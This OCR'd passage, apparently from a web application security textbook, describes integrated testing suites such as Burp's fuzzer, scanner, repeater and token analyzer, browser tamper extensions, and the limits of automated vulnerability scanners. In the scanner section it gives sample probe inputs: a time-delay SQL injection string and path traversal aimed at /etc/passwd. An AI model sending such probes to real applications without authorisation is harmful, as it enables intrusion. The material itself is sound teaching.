

Figure 20-9: The results of a fuzzing exercise using Burp Intruder

Web Vulnerability Scanners

Some integrated testing suites include functions to scan for common web application vulnerabilities. The scanning that is performed falls into two categories:

- *Passive scanning* involves monitoring the requests and responses passing through the local proxy to identify vulnerabilities such as cleartext password submission, cookie misconfiguration, and cross-domain Referer leakage. You can perform this type of scanning noninvasively with any application that you visit with your browser. This feature is often useful when scoping out a penetration testing engagement. It gives you a feel for the application's security posture in relation to these kinds of vulnerabilities.
- *Active scanning* involves sending new requests to the target application to probe for vulnerabilities such as cross-site scripting, HTTP header injection, and file path traversal. Like any other active testing, this type of scanning is potentially dangerous and should be carried out only with the consent of the application owner.

The vulnerability scanners included within testing suites are more user-driven than the standalone scanners discussed later in this chapter. Instead of just providing a start URL and leaving the scanner to crawl and test the application, the user can guide the scanner around the application, control precisely which requests are scanned, and receive real-time feedback about individual requests. Here are some typical ways to use the scanning function within an integrated testing suite:

- After manually mapping an application's contents, you can select interesting areas of functionality within the site map and send these to be scanned. This lets you target your available time into scanning the most critical areas and receive the results from these areas more quickly.
- When manually testing individual requests, you can supplement your efforts by scanning each specific request as you are testing it. This gives you nearly instant feedback about common vulnerabilities for that request, which can guide and optimize your manual testing.
- You can use the automated spidering tool to crawl the entire application and then scan all the discovered content. This emulates the basic behavior of a standalone web scanner.
- In Burp Suite, you can enable live scanning as you browse. This lets you guide the scanner's coverage using your browser and receive quick feedback about each request you make, without needing to manually identify the requests you want to scan. Figure 20-10 shows the results of a live scanning exercise.



Figure 20-10: The results of live scanning as you browse with Burp Scanner

Although the scanners in integrated testing suites are designed to be used in a different way than standalone scanners, in some cases the core scanning engine is highly capable and compares favorably with those of the leading standalone scanners, as described later in this chapter.

Manual Request Tools

The manual request component of the integrated testing suites provides the basic facility to issue a single request and view its response. Although simple, this function is often beneficial when you are probing a tentative vulnerability and need to reissue the same request manually several times, tweaking elements of the request to determine the effect on the application's behavior. Of course, you could perform this task using a standalone tool such as Netcat, but having the

function built in to the suite means that you can quickly retrieve an interesting request from another component (proxy, spider, or fuzzer) for manual investigation. It also means that the manual request tool benefits from the various shared functions implemented within the suite, such as HTML rendering, support for upstream proxies and authentication, and automatic updating of the `Content-Length` header. Figure 20-11 shows a request being reissued manually.



Figure 20-11: A request being reissued manually using Burp Repeater

The following features are often implemented within manual request tools:

- Integration with other suite components, and the ability to refer any request to and from other components for further investigation
- A history of all requests and responses, keeping a full record of all manual requests for further review, and enabling a previously modified request to be retrieved for further analysis

- A multitabbed interface, letting you work on several different items at once
- The ability to automatically follow redirections

Session Token Analyzers

Some testing suites include functions to analyze the randomness properties of session cookies and other tokens used within the application where there is a need for unpredictability. Burp Sequencer is a powerful tool that performs standard statistical tests for randomness on an arbitrarily sized sample of tokens and provides fine-grained results in an accessible format. Burp Sequencer is shown in Figure 20-12 and is described in more detail in Chapter 7.



Figure 20-12: Using Burp Sequencer to test the randomness properties of an application's session token

Shared Functions and Utilities

In addition to their core tool components, integrated test suites provide a wealth of other value-added features that address specific needs that arise when you are attacking a web application and that enable the other tools to work in unusual situations. The following features are implemented by the different suites:

- Analysis of HTTP message structure, including parsing of headers and request parameters, and unpacking of common serialization formats (see Figure 20-13)
- Rendering of HTML content in responses as it would appear within the browser
- The ability to display and edit messages in text and hexadecimal form
- Search functions within all requests and responses
- Automatic updating of the HTTP `Content-Length` header following any manual editing of message contents
- Built-in encoders and decoders for various schemes, enabling quick analysis of application data in cookies and other parameters
- A function to compare two responses and highlight the differences
- Features for automated content discovery and attack surface analysis
- The ability to save to disk the current testing session and retrieve saved sessions
- Support for upstream web proxies and SOCKS proxies, enabling you to chain together different tools or access an application via the proxy server used by your organization or ISP
- Features to handle application sessions, login, and request tokens, allowing you to continue using manual and automated techniques when faced with unusual or highly defensive session-handling mechanisms
- In-tool support for HTTP authentication methods, enabling you to use all the suite's features in environments where these are used, such as corporate LANs
- Support for client SSL certificates, enabling you to attack applications that employ these
- Handling of the more obscure features of HTTP, such as `gzip` content encoding, chunked transfer encoding, and status 100 interim responses
- Extensibility, enabling the built-in functionality to be modified and extended in arbitrary ways by third-party code
- The ability to schedule common tasks, such as spidering and scanning, allowing you to start the working day asleep

- Persistent configuration of tool options, enabling a particular setup to be resumed on the next execution of the suite
- Platform independence, enabling the tools to run on all popular operating systems



Figure 20-13: Requests and responses can be analyzed into their HTTP structure and parameters

Testing Work Flow

Figure 20-14 shows a typical work flow for using an integrated testing suite. The key steps involved in each element of the testing are described in detail throughout this book and are collated in the methodology set out in Chapter 21. The work flow described here shows how the different components of the testing suite fit into that methodology.

In this work flow, you drive the overall testing process using your browser. As you browse the application via the intercepting proxy, the suite compiles two key repositories of information:

- The *proxy history* records every request and response passing through the proxy.
- The *site map* records all discovered items in a directory tree view of the target.

(Note that in both cases, the default display filters may hide from view some items that are not normally of interest when testing.)

As described in Chapter 4, as you browse the application, the testing suite typically performs passive spidering of discovered content. This updates the site map with all requests passing through the proxy. It also adds items that have

been identified based on the contents of responses passing through the proxy (by parsing links, forms, scripts, and so on). After you have manually mapped the application's visible content using your browser, you may additionally use the Spider and Content Discovery functions to actively probe the application for additional content. The outputs from these tools are also added to the site map.



Figure 20-14: A typical work flow for using an integrated testing suite

When you have mapped the application's content and functionality, you can assess its attack surface. This is the set of functionality and requests that warrants closer inspection in an attempt to find and exploit vulnerabilities.

When testing for vulnerabilities, you typically select items from the proxy interception window, proxy history, or site map, and send these to other tools within the suite to perform specific tasks. As we have described, you can use the fuzzing tool to probe for input-based vulnerabilities and deliver other attacks such as harvesting sensitive information. You can use the vulnerability scanner to automatically check for common vulnerabilities, using both passive and

active techniques. You can use the token analyzer tool to test the randomness properties of session cookies and other tokens. And you can use the request repeater to modify and reissue an individual request repeatedly to probe for vulnerabilities or exploit bugs you have already discovered. Often you will pass individual items back and forth between these different tools. For example, you may select an interesting item from a fuzzing attack, or an issue reported by the vulnerability scanner, and pass this to the request repeater to verify the vulnerability or refine an exploit.

For many types of vulnerabilities, you will typically need to go back to your browser to investigate an issue further, confirm whether an apparent vulnerability is genuine, or test a working exploit. For example, having found a cross-site scripting flaw using the vulnerability scanner or request repeater, you may paste the resulting URL back into your browser to confirm that your proof-of-concept exploit is executed. When testing possible access control bugs, you may view the results of particular requests in your current browser session to confirm the results within a specific user context. If you discover a SQL injection flaw that can be used to extract large amounts of information, you might revert to your browser as the most useful location to display the results.

You should not regard the work flow described here as in any way rigid or restrictive. In many situations, you may test for bugs by entering unexpected input directly into your browser or into the proxy interception window. Some bugs may be immediately evident in requests and responses without the need to involve any more attack-focused tools. You may bring in other tools for particular purposes. You also may combine the components of the testing suite in innovative ways that are not described here and maybe were not even envisioned by the tool's author. Integrated testing suites are hugely powerful creations, with numerous interrelated features. The more creative you can be when using them, the more likely you are to discover the most obscure vulnerabilities!

Alternatives to the Intercepting Proxy

One item that you should always have available in your toolkit is an alternative to the usual proxy-based tools for the rare situations in which they cannot be used. Such situations typically arise when you need to use some nonstandard authentication method to access the application, either directly or via a corporate proxy, or where the application uses an unusual client SSL certificate or browser extension. In these cases, because an intercepting proxy interrupts the HTTP connection between client and server, you may find that the tool prevents you from using some or all of the application's functionality.

The standard alternative approach in these situations is to use an in-browser tool to monitor and manipulate the HTTP requests generated by your browser. It remains the case that everything that occurs on the client, and all data submitted to the server, is in principle under your full control. If you so desired, you could write your own fully customized browser to perform any task you

required. What these browser extensions do is provide a quick and easy way to instrument the functionality of a standard browser without interfering with the network-layer communications between the browser and server. This approach therefore enables you to submit arbitrary requests to the application while allowing the browser to use its normal means of communicating with the problematic application.

Numerous extensions are available for both Internet Explorer and Firefox that implement broadly similar functionality. We will illustrate one example of each. We recommend that you experiment with various options to find the one that best suits you.

You should note that the functionality of the existing browser extensions is very limited in comparison to the main tool suites. They do not perform any spidering, fuzzing, or vulnerability scanning, and you are restricted to working completely manually. Nevertheless, in situations where you are forced to use them, they will enable you to perform a comprehensive attack on your target that would not be possible using only a standard browser.

Tamper Data

Tamper Data, shown in Figure 20-15, is an extension to the Firefox browser. Anytime you submit a form, Tamper Data displays a pop-up showing all the request details, including HTTP headers and parameters, which you can view and modify.



Figure 20-15: Tamper Data lets you modify HTTP request details within Firefox

TamperIE

TamperIE, shown in Figure 20-16, implements essentially the same functionality within the Internet Explorer browser as Tamper Data does on Firefox.



Figure 20-16: TamperIE lets you modify HTTP request details within Internet Explorer

Standalone Vulnerability Scanners

A number of different tools exist for performing completely automated vulnerability scans of web applications. These scanners have the benefit of being able to test a large amount of functionality in a relatively short time. In a typical application they often can identify a variety of important vulnerabilities.

Standalone web application vulnerability scanners automate several of the techniques we have described in this book, including application spidering, discovery of default and common content, and probing for common vulnerabilities. Having mapped the application's content, the scanner works through its functionality, submitting a range of test strings within each parameter of each request, and analyzes the application's responses for signatures of common vulnerabilities. The scanner produces a report describing each of the vulnerabilities it has discovered. This report usually includes the specific request and response that the application used to diagnose each reported vulnerability, enabling a knowledgeable user to manually investigate and confirm the bug's existence.

A key requirement when you are deciding whether and when to use a vulnerability scanner is to understand the inherent strengths and weaknesses of these types of tools and the challenges that need to be addressed in the course of developing them. These considerations also affect how you can effectively make use of an automated scanner and how to interpret and rely on its results.

Vulnerabilities Detected by Scanners

Several categories of common vulnerabilities can be detected by scanners with a degree of reliability. These are vulnerabilities with a fairly standard signature. In some cases, the signature exists within the application's normal requests and responses. In other cases, the scanner sends a crafted request designed to trigger the signature if the vulnerability is present. If the signature appears in the application's response to the request, the scanner infers that the vulnerability is present.

Here are some examples of vulnerabilities that can be detected in this way:

- Reflected cross-site scripting vulnerabilities arise when user-supplied input is echoed in the application's responses without appropriate sanitization. Automated scanners typically send test strings containing HTML markup and search the responses for these strings, enabling them to detect many of these flaws.
- Some SQL injection vulnerabilities can be detected via a signature. For example, submitting a single quotation mark may result in an ODBC error message, or submitting the string `'; waitfor delay '0:0:30'--` may result in a time delay.
- Some path traversal vulnerabilities can be detected by submitting a traversal sequence targeting a known file such as `win.ini` or `/etc/passwd` and searching the response for the appearance of this file.
- Some command injection vulnerabilities can be detected by injecting a command that causes a time delay or echoes a specific string into the application's response.
- Straightforward directory listings can be identified by requesting the directory path and looking for a response containing text that looks like a directory listing.
- Vulnerabilities such as cleartext password submission, liberally scoped cookies, and forms with autocomplete enabled can be reliably detected by reviewing the normal requests and responses the application makes.
- Items not linked from the main published content, such as backup files and source files, can often be discovered by requesting each enumerated resource with a different file extension.

In many of these cases, some instances of the same category of vulnerability cannot be reliably detected using a standard attack string and signature. For example, with many input-based vulnerabilities, the application implements some rudimentary input validation that can be circumvented using crafted input. The usual attack strings may be blocked or sanitized; however, a skilled attacker can probe the input validation in place and discover a bypass to it. In other cases,

a vulnerability may be triggered by standard strings but may not result in the expected signature. For example, many SQL injection attacks do not result in any data or error messages being returned to the user, and a path traversal vulnerability may not result in the contents of the targeted file being directly returned in the application's response. In some of these cases, a sophisticated scanner may still be able to identify the vulnerability, or at least note some anomalous behavior for manual investigation, but this is not feasible in all cases.

Furthermore, several important categories of vulnerabilities do not have a standard signature and cannot be probed for using a standard set of attack strings. In general, automated scanners are ineffective at discovering defects of this kind. Here are some examples of vulnerabilities that scanners cannot reliably detect:

- Broken access controls, which enable a user to access other users' data, or a low-privileged user to access administrative functionality. A scanner does not understand the access control requirements relevant to the application, nor can it assess the significance of the different functions and data it discovers using a particular user account.
- Attacks that involve modifying a parameter's value in a way that has meaning within the application — for example, a hidden field representing the price of a purchased item or the status of an order. A scanner does not understand the meaning that any parameter has within the application's functionality.
- Other logic flaws, such as beating a transaction limit using a negative value, or bypassing a stage of an account recovery process by omitting a key request parameter.
- Vulnerabilities in the design of application functionality, such as weak password quality rules, the ability to enumerate usernames from login failure messages, and easily guessable forgotten-password hints.
- Session hijacking attacks in which a sequence can be detected in the application's session tokens, enabling an attacker to masquerade as other users. Even if a scanner can recognize that a particular parameter has a predictable value across successive logins, it will not understand the significance of the different content that results from modifying that parameter.
- Leakage of sensitive information such as listings of usernames and logs containing session tokens.

Some vulnerability scanners attempt to check for some of these vulnerabilities. For example, some scanners attempt to locate access control bugs by logging into an application in two different user contexts and trying to identify data and functions that one user can access without proper authorization. In the authors' experience, checks such as these typically generate a huge number of false positive and false negative results.

Within the previous two listings of vulnerabilities, each list contains defects that may be classified as low-hanging fruit — those that can be easily detected and exploited by an attacker with modest skills. Hence, although an automated scanner will often detect a decent proportion of the low-hanging fruit within an application, it will also typically miss a significant number of these problems — including some low-hanging fruit that any manual attack would detect! Getting a clean bill of health from an automated scanner never provides any solid assurance that the application does not contain some serious vulnerabilities that can be easily found and exploited.

It is also fair to say that in the more security-critical applications that currently exist, which have been subjected to more stringent security requirements and testing, the vulnerabilities that remain tend to be those appearing on the second list, rather than the first.

Inherent Limitations of Scanners

The best vulnerability scanners on the market were designed and implemented by experts who have given serious thought to the possible ways in which all kinds of web application vulnerabilities can be detected. It is no accident that the resulting scanners remain unable to reliably detect many categories of vulnerabilities. A fully automated approach to web application testing presents various inherent barriers. These barriers can be effectively addressed only by systems with full-blown artificial intelligence engines, going far beyond the capabilities of today's scanners.

Every Web Application Is Different

Web applications differ starkly from the domain of networks and infrastructures, in which a typical installation employs off-the-shelf products in more or less standard configurations. In the case of network infrastructure, it is possible in principle to construct in advance a database of all possible targets and create a tool to probe for every associated defect. This is not possible with customized web applications, so any effective scanner must expect the unexpected.

Scanners Operate on Syntax

Computers can easily analyze the syntactic content of application responses and can recognize common error messages, HTTP status codes, and user-supplied data being copied into web pages. However, today's scanners cannot understand the semantic meaning of this content, nor can they make normative judgments on the basis of this meaning. For example, in a function that updates a shopping cart, a scanner simply sees numerous parameters being

submitted. It doesn't know that one of these parameters signifies a quantity and another signifies a price. Furthermore, it doesn't know that being able to modify an order's quantity is inconsequential, whereas being able to modify its price represents a security flaw.

Scanners Do Not Improvise

Many web applications use nonstandard mechanisms to handle sessions and navigation and to transmit and handle data, such as in the structure of the query string, cookies, or other parameters. A human being may quickly notice and deconstruct the unusual mechanism, but a computer will continue following the standard rules it has been given. Furthermore, many attacks against web applications require some improvisation, such as to circumvent partially effective input filters or to exploit several different aspects of the application's behavior that collectively leave it open to attack. Scanners typically miss these kinds of attacks.

Scanners Are Not Intuitive

Computers do not have intuition about how best to proceed. The approach of today's scanners is largely to attempt every attack against every function. This imposes a practical limit on the variety of checks that can be performed and the ways in which these can be combined. This approach overlooks vulnerabilities in many cases:

- Some attacks involve submitting crafted input at one or more steps of a multistage process and walking through the rest of the process to observe the results.
- Some attacks involve changing the sequence of steps in which the application expects a process to be performed.
- Some attacks involve changing the value of multiple parameters in crafted ways. For example, an XSS attack may require a specific value to be placed into one parameter to cause an error message, and an XSS payload to be placed into another parameter, which is copied into the error message.

Because of the practical constraints imposed on scanners' brute-force approach to vulnerability detection, they cannot work through every permutation of attack string in different parameters, or every permutation of functional steps. Of course, no human being can do this practically either. However, a human frequently has a feel for where the bugs are located, where the developer made assumptions, and where something doesn't "look right." Hence, a human tester will select a tiny proportion of the total possible attacks for actual investigation and thereby will often achieve success.

Technical Challenges Faced by Scanners

The barriers to automation described previously lead to a number of specific technical challenges that must be addressed in the creation of an effective vulnerability scanner. These challenges affect not only the scanner's ability to detect specific types of vulnerabilities, as already described, but also its ability to perform the core tasks of mapping the application's content and probing for defects.

Some of these challenges are not insuperable, and today's scanners have found ways of partially addressing them. Scanning is by no means a perfect science, however, and the effectiveness of modern scanning techniques varies widely from application to application.

Authentication and Session Handling

The scanner must be able to work with the authentication and session-handling mechanisms used by different applications. Frequently, the majority of an application's functionality can only be accessed using an authenticated session, and a scanner that fails to operate using such a session will miss many detectable flaws.

In current scanners, the authentication part of this problem is addressed by allowing the user of the scanner to provide a login script or to walk through the authentication process using a built-in browser, enabling the scanner to observe the specific steps involved in obtaining an authenticated session.

The session-handling part of the challenge is less straightforward to address and comprises the following two problems:

- The scanner must be able to interact with whatever session-handling mechanism the application uses. This may involve transmitting a session token in a cookie, in a hidden form field, or within the URL query string. Tokens may be static throughout the session or may change on a per-request basis, or the application may employ a different custom mechanism.
- The scanner must be able to detect when its session has ceased to be valid so that it can return to the authentication stage to acquire a new one. This may occur for various reasons. Perhaps the scanner has requested the logout function, or the application has terminated the session because the scanner has performed abnormal navigation or has submitted invalid input. The scanner must detect this both during its initial mapping exercises and during its subsequent probing for vulnerabilities. Different applications behave in very different ways when a session becomes invalid. For a scanner that only analyzes the syntactic content of application responses, this may be a difficult challenge to meet in general, particularly if a nonstandard session-handling mechanism is used.

